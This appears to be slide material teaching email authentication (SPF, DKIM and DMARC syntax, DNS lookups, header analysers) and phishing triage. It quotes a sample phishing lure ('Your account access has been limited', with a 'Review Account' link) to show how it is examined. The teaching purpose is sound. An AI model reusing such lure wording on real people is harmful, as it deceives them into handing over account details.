
## Mechanisms Evaluation: L -> R

	v=spf1	SPF version. (No other version is currently in use.)
Mechanisms	all	Always match
	a	Authorizes the host detected in the A or AAAA record of the domain to send the emails.
	mx	An MX record of the queried (or explicitly specified) domain contains the IP address of the sender.
	ptr	The hostname(s) for the client IP is looked up using PTR queries. (Avoid if possible)
	ip4	Authorized IPv4 address/subnet to send emails. If no prefix-length is given, /32 is assumed.
	ip6	Authorized IPv6 address/subnet to send emails. If no prefix-length is given, /128 is assumed.
	include	Defines other authorized domains.
	exists	IP address of the sender based on the connection of the client or other criteria.
	redirect	IP address of the sender is legitimized by the SPF record of another domain. If there is an <b>all</b> mechanism anywhere in the record, the <b>redirect</b> is completely ignored. An SPF record with a <b>redirect</b> should not contain the <b>all</b> mechanism.
Modifiers (Optional)	exp	Used to provide an explanation when a FAIL quantifier is included on a matched mechanism. This explanation will be placed in the SPF log.

## Mechanisms Qualifiers

+	Pass (Default)
-	Fail
~	SoftFail
?	Neutral

v=spf1 ip4:42.43.44.45 include:example.com -all  
 v=spf1 exists:example.com -all  
 v=spf1 a/24 a:offsite.example.com/24 -all  
 v=spf1 +a ~mx:mx1.example.com -all  
 v=spf1 ?include:example.com -all  
 v=spf1 redirect=example.com



# SPF, DKIM and DMARC contd...

## Final Evaluation

Value	Description	Action
Pass	The SPF record designates the host to be allowed to send	accept
Fail	The SPF record has designated the host as NOT being allowed to send	reject
SoftFail	The SPF record has designated the host as NOT being allowed to send but is in transition	accept but mark
Neutral	The SPF record specifies explicitly that nothing can be said about validity	accept
None	The domain does not have an SPF record or the SPF record does not evaluate to a result	accept
PermError	A permanent error has occurred (ex: badly formatted SPF record)	unspecified
TempError	A transient error has occurred	accept or reject

```
ARC-Authentication-Results: i=1; mx.microsoft.com 1; spf=none; dmarc=none;  
dkim=none; arc=none
```

## SPF: SPF Record Syntax

```
Authentication-Results: spf=pass (sender IP is 45.156.23.138)  
smtp.mailfrom=zyevantoby.cn; outlook.com; dkim=pass (signature was verified)  
header.d=zyevantoby.cn;outlook.com; dmarc=pass action=none  
header.from=zyevantoby.cn;compauth=pass reason=100  
Received-SPF: Pass (protection.outlook.com: domain of zyevantoby.cn designates  
45.156.23.138 as permitted sender) receiver=protection.outlook.com;  
client-ip=45.156.23.138; helo=mta0.zyevantoby.cn;
```


# SPF, DKIM and DMARC contd...

v=1	The version of the DKIM specification. (No other version is currently in use.)
a=	The algorithm that was used to create the signature.
c=	The canonicalization algorithms that were used for the header and the body.
d=	The domain claiming responsibility for transmitting the message.
s=	The selector for the domain.
bh=	<b>Body hash:</b> The hash of the body of the message after it was canonicalized, in Base64 form.
h=	The list of header fields used to create the DKIM signature.
b=	The DKIM signature data, in Base64 form.
t=	The time of the message, in Epoch time.
x=	The DKIM signature expiration time. (MUST BE: x > t)

## Canonicalization

Header	Body
relaxed	relaxed
relaxed	simple
simple	relaxed
simple	simple

DKIM-Signature: v=1; a=rsa-sha256; d=example.net; s=brisbane; c=simple; q=dns/txt; i=@eng.example.net; t=1117574938; x=1118006938; h=from:to:subject:date; z=From:foo@eng.example.net|To:joe@example.com|Subject:demo=20run|Date:July=205,=202005=203:44:08=20PM=20-0700; bh=MTIzNDU2Nzg5MDEyMzQ1Njc4OTAxMjM0NTY3ODkwMTI=; b=dzdVYOfAKCdLXdJOc9G2q8LoXSIEniSbav+yuU4zGeeruD00lszZV oG4ZHRNiYzR




# SPF, DKIM and DMARC contd...

v=DMARC1	<b>Version:</b> The version of the DMARC specification. (No other version is currently in use.)
p=	<b>Policy:</b> The policy that should be followed for the domain. The possible values are <b>none</b> , <b>quarantine</b> or <b>reject</b> .
sp=	<b>Subdomain policy:</b> This specifies the policy that should be followed for subdomains.
pct=	<b>Percentage:</b> The percentage of emails that should be subjected to filtering.
ruf=	<b>Forensic report email address:</b> The email address that forensic reports should be sent to.
rua=	<b>Aggregate report email address:</b> The email address that aggregate reports should be sent to.
aspf=	SPF domain alignment mode. Possible values: "r" (relaxed) or "s" (strict). <b>Not related to DKIM Canonicalization modes.</b>
adkim=	DKIM domain alignment mode. Possible values: "r" (relaxed) or "s" (strict). <b>Not related to DKIM Canonicalization modes.</b>
fo=	<b>Forensic reporting options:</b> Defines how forensic reports are created and sent to users. Possible values: 0, 1, d, s
rf=	<b>Report format:</b> The forensic reporting format.
ri=	<b>Report interval:</b> The frequency of the reports.

v=DMARC1; p=none; rua=mailto:aggregate@domain.com; ruf=mailto:forensic@domain.com;

v=DMARC1; p=quarantine; pct=100; adkim=s; aspf=r; rua=mailto:aggregate@domain.com;

RFC 7489: Domain-based Message Authentication, Reporting, and Conformance (DMARC)



# Email Security DNS Records Analysis

## SPF Lookup

DIG      `dig <domain> txt`

NSLookup      `nslookup -type=TXT <domain>`

## DMARC Lookup

DIG      `dig _dmarc.<domain> txt`

NSLookup      `nslookup -type=TXT _dmarc.<domain>`

## DKIM Lookup

DIG      `dig selector._domainkey.<domain> txt`

NSLookup      `nslookup -type=TXT selector._domainkey.<domain>`

```
> nslookup -type=TXT _dmarc.google.com
Server: 172.30.240.1
Address: 172.30.240.1#53

Non-authoritative answer:
_dmarc.google.com      text = "v=DMARC1; p=reject; rua=mailto:mailauth-reports@google.com"

Authoritative answers can be found from:
```

```
> dig google.com txt
; <>> DiG 9.18.16-1-Debian <>> google.com txt
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 63089
;; flags: qr rd ad; QUERY: 1, ANSWER: 12, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;google.com.           IN      TXT

;; ANSWER SECTION:
google.com.          0       IN      TXT      "v=spf1 include:_spf.google.com ~all"
google.com.          0       IN      TXT      "apple-domain-verification=30afIBcvSuDV2PLX"
google.com.          0       IN      TXT      "MS=E4A68B9AB2BB9670BCE15412F62916164C0B20BB"
google.com.          0       IN      TXT      "docusign=05958488-4752-4ef2-95eb-aa7ba8a3bd0e"
google.com.          0       IN      TXT      "docusign=1b0a6754-49b1-4db5-8540-d2c12664b289"
google.com.          0       IN      TXT      "facebook-domain-verification=22rm551cu4k0ab0bxsw536tlds4h95"
google.com.          0       IN      TXT      "onetrust-domain-verification=de01ed21f2fa4d8781cbc3ffb89cf4ef"
google.com.          0       IN      TXT      "globalsign-smime-dv=CDYX-XFHUw2mL6/Gb8-59bsH31kzUr6c1z2BPvqKX8="
google.com.          0       IN      TXT      "webdomainverification.8YX66=6e6922db-e3e6-4a36-904e-a885c28087f3"
google.com.          0       IN      TXT      "google-site-verification=TV9-DBe4R80X4vM4U_bd_9Jcp0JH0nkft0jAgjmsQ"
google.com.          0       IN      TXT      "google-site-verification=wD8N7i1JTNTkezJ49swM48f8_9xveREV4oB-0Hf5o"
google.com.          0       IN      TXT      "atlassian-domain-verification=5YjTmkMmjI92ewqkx2oXmBaD60Tdz9zWn9r6eakvHX6B77zzkFQt08PQ9sKnbf4I"

;; Query time: 180 msec
;; SERVER: 172.30.240.1#53(172.30.240.1)
;; WHEN: Wed Aug 16 1
;; MSG SIZE rcvd: 88
```

```
> dig iport._domainkey.cisco.com txt
; <>> DiG 9.18.16-1-Debian <>> iport._domainkey.cisco.com txt
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59414
;; flags: qr rd ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;iport._domainkey.cisco.com.    IN      TXT

;; ANSWER SECTION:
iport._domainkey.cisco.com. 0       IN      TXT      "v=DKIM1; p=MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiZN2JAIop3M7sitqHgp8pb0RFgQyZxq+L23I2cELq+qwtbanjWJzEPpVrvbzuz9QL8CuT5+v5N5ldq8L/lwIDAQAB;

;; Query time: 1240 msec
;; SERVER: 172.30.240.1#53(172.30.240.1) (UDP)
;; WHEN: Wed Aug 16 16:50:58 +0530 2023
;; MSG SIZE rcvd: 311
```

How to Use dig/nslookup to find SPF, DKIM and DMARC Records for a Domain?

# Email Header Analyzers

[Google Admin Toolbox - Messageheader](#)

Original Message

Message ID	<CAKjAjEJdDA18Y_d6TNOif9Zf+1+76JoVLe5-633_uFgz2nP=MQ@mail.gmail.com>
Created at:	Mon, Apr 29, 2019 at 4:54 PM (Delivered after 11 seconds)
From:	<a href="#">Ananya Patel - <span style="color: #0000ff;">[REDACTED]@gmail.com</span></a>
To:	<a href="#">Water Monitor - <span style="color: #0000ff;">[REDACTED]@gmail.com</span></a>
Subject:	Event This Weekend
SPF:	PASS with IP 209.85.220.41 <a href="#">Learn more</a> ✓
DKIM:	'PASS' with domain gmail.com <a href="#">Learn more</a> ✓
DMARC:	'PASS' <a href="#">Learn more</a> ✓

[Download Original](#)

— Insert the message header you would like to analyze

Diagnostic information for administrators:  
Generating server: [REDACTED].local

[REDACTED]

Remote Server returned '554 5.4.6 mail loop detected'

Original message headers:  
Received: from [REDACTED].local (10.243.50.112) by [REDACTED].local (10.243.50.110) with Microsoft SMTP Server (TLS) id 15.0.1044.25; Fri, 6 Mar 2015 15:19:22 +0100

Analyze headers Clear

— Summary

Subject	Testmail
Message Id	<DUB110-W116A11AA964A9769DE27953901C0@ <span style="color: #0000ff;">[REDACTED].local</span> >
Creation time	6.3.2015, 13:47:17 (Delivered after 92 minutes 5 seconds)
From	<span style="color: #0000ff;">[REDACTED]</span>
To	<span style="color: #0000ff;">[REDACTED]</span>

— Received headers

Hop	Submitting host
DUB110- <span style="color: #0000ff;">[REDACTED]</span> [157.55.11.11]	
dub004- <span style="color: #0000ff;">[REDACTED]</span> [OMCIS7.hotmail.com] [157.55.11.11]	
3 mailw-out.lix.aon.at (Unknown_Domain [10.243.50.26])	
4 <span style="color: #0000ff;">[REDACTED]</span> [10.243.50.25]	
5 <span style="color: #0000ff;">[REDACTED]</span> [10.243.50.111]	

Your Account has been locked 

Headers Received lines X-headers  Security  Attachments  Message URLs

Rendered  Plaintext  HTML  Source

**SPF**

<b>Result</b>	<i>None</i>
<b>Originating IP</b>	45.156.23.138 (Received-SPF) ▾
<b>rDNS</b>	<i>None</i>
<b>Return-Path domain</b>	zyevantoby.cn
<b>SPF record</b>	<i>None</i>

**DKIM**

<b>Result</b>	 NEUTRAL
<b>Verification(s)</b>	1 Signature - 1 NEUTRAL
<b>Selector</b>	default._domainkey.zyevantoby.cn (Signature 1 of 1) ▾
<b>Signing domain</b>	zyevantoby.cn
<b>Algorithm</b>	rsa-sha256
<b>Verification</b>	 NEUTRAL

**DMARC**

<b>Result</b>	<i>None</i>
<b>From domain</b>	zyevantoby.cn
<b>DMARC record</b>	<i>None</i>



Hello Dear Customer,

Your account access has been limited. We've noticed significant changes in your account activity. As your payment process, We need to understand these changes better

This Limitation will affect your ability to:

- Pay.
- Change your payment method.
- Buy or redeem gift cards.
- Close your account.

What to do next:

Please click the link above and follow the steps in order to **Review The Account**, If we don't receive the information within 72 hours, Your account access may be lost.

**Review Account**

*Yours Sincerely,*


*Yours Sincerely*

# PhishTool


Received headers					
Hop\I	Submitting host	Receiving host	Time	Delay	Type
1	DUB110-MTA1.[157.55.111.1]	DUBC-[REDACTED].hotmail.com over TLS secured channel	6.3.2015, 13:47:17		Microsoft SMTPSVC(7.5.7601.22751)
2	dub004-[REDACTED].[REDACTED] OMC1S7.hotmail.com [157.55.111.1]	securemx.a1.net	6.3.2015, 13:47:17	0 seconds	ESMTP
3	mailw-out.lix.aon.at (Unknown_Domain [10.243.50.26])	mail.[REDACTED].aon[REDACTED]	6.3.2015, 13:47:18	1 second	SMTP
4	[REDACTED] (10.243.50.25)	[REDACTED].local (10.243.50.111)	6.3.2015, 13:47:26	8 seconds	Microsoft SMTP Server
5	[REDACTED] (10.243.50.111)	[REDACTED].local (10.243.50.112)	6.3.2015, 13:47:26	0 seconds	Microsoft SMTP Server (TLS)
6	[REDACTED] (10.243.50.27))	mail.[REDACTED].aon[REDACTED]	6.3.2015, 13:47:19	-7 seconds	SMTP
7	[REDACTED] (10.243.50.25)	[REDACTED].local (10.243.50.111)	6.3.2015, 13:47:26	7 seconds	Microsoft SMTP Server
8	[REDACTED] (10.243.50.111)	[REDACTED].local (10.243.50.113)	6.3.2015, 13:47:26	0 seconds	Microsoft SMTP Server (TLS)
9	[REDACTED] (10.243.50.27))	mail.[REDACTED].aon[REDACTED]	6.3.2015, 13:47:19	-7 seconds	SMTP
10	[REDACTED] (10.243.50.25)	[REDACTED].local (10.243.50.111)	6.3.2015, 13:47:26	7 seconds	Microsoft SMTP Server
11	[REDACTED].local (10.243.50.111)	[REDACTED].local (10.243.50.110)	6.3.2015, 13:47:27	1 second	Microsoft SMTP Server (TLS)

Microsoft Message Header Analyzer

# Order of Volatility

